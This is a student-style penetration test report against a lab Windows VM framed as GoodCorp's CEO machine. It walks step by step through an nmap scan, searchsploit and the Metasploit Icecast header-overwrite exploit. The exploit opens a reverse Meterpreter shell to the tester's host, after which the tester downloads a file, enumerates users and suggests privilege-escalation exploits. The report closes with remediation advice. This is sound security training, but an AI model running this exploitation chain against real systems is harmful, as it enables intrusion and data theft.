GoodSecurity Penetration Test Report

VickyCheng@GoodSecurity.com

30.06.2022

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP:

IPv4: 192.168.0.20

IPv6: fe80::19ba:64e7:838c:b1b6%14

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite

Vulnerability Explanation:


Remote web servers that runs Icecast versions 2.0.1 or older are affected by an HTTP header buffer overflow vulnerability. This allows attackers to execute arbitrary code on the remote host with the privileges of the Icecast server process. To do this the attacker will need to send 32 HTTP headers to the remote host to overwrite a return address on the stack.

Severity:

Critical 10.0


Proof of Concept:

- Client’s IP address which is running Icecast is discovered by typing the command *ipconfig* this showed that the IP address is 192.168.0.20.
- By using nmap it discovered that port 8000 is open for the Icecast streaming media server, therefore creating a vulnerability for the client server.



```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-30 03:22 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0099s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds
```

- The client machine where Icecast is broadcasted also displayed changes when nmap was run.




Server Status: Running

Stat Type	Name	Value
Global Stat	source_connections	1
Global Stat	client_connections	2
Global Stat	connections	3


Server Has Been Running 0 Days, 0 Hours, 3 Minutes, 12 Seconds

-
- Using SearchSploit for Icecast, displayed a list of vulnerabilities. As the client is running Icecast on version 2.x, it shows that it is prone to multiple vulnerabilities.




```
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds
root@kali:~# searchsploit icecast
--------------------------------------------- ----------------------------------
 Exploit Title                               |  Path
--------------------------------------------- ----------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal     | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial  | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow          | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrit | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabili | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal I | linux/remote/21602.txt
--------------------------------------------- ----------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~# 
```


-
- After discovering the exploits available, Metasploit is then launched to search for icecast.
-

- 

```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > use exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) >
```


- After loading the Icecase module the RHOST is set then exploited.
- 

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- 


```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49754) at 2022-06-30 03:38:11 -070
0

meterpreter >
```

- This now allows me to utilise the Meterpreter on the target machine.
  - After performing a search for documents that include the word *secretfile.txt* it showed:




```
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```

  - Another search was conducted with the word *recipe.txt*




```
meterpreter > search -f *recipe.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```


  - Command was also ran to see if the *recipe* file could be downloaded




```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.rec
ipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > 
```

- Using Meterpreter's local exploit suggester to find possible exploits
- 

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > 
```


- A post script that enumerates all logged on users was also ran from the Metpreter
- 

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220630035959_default_192.168.0.20_host.users.activ_935436.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

- Shell was available for use.
- 

```
meterpreter > shell
Process 7968 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```

- The client's computer system information was then obtained.

- 

```
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          6/30/2022, 3:13:08 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,026 MB
Available Physical Memory: 548 MB
Virtual Memory: Max Size:  3,306 MB
Virtual Memory: Available: 1,601 MB
Virtual Memory: In Use:    1,705 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
```

3. Recommendations

Multiple recommandations can be suggested to reduce system vulnerability:

- Install latest versions of Icecast, as latest versions have resolved the vulnerability
- Continuation of installing patches
- Encrypt all file/folders that needs to be kept secret
- Change firewall rules so that incoming traffic comes from needed ports
- IKEEXT service is also seen as a vulnerability. As it uses DDL as a tool for exploitation, risks can be reduced by either updating the service. Alternatively disable the server and deploy ownDDL.
- MS16_075 (microsoft security) vulnerability could allow elevation of privilege if an attacker logs on to the system and runs a specially crafted application. This can also be resolved through application update.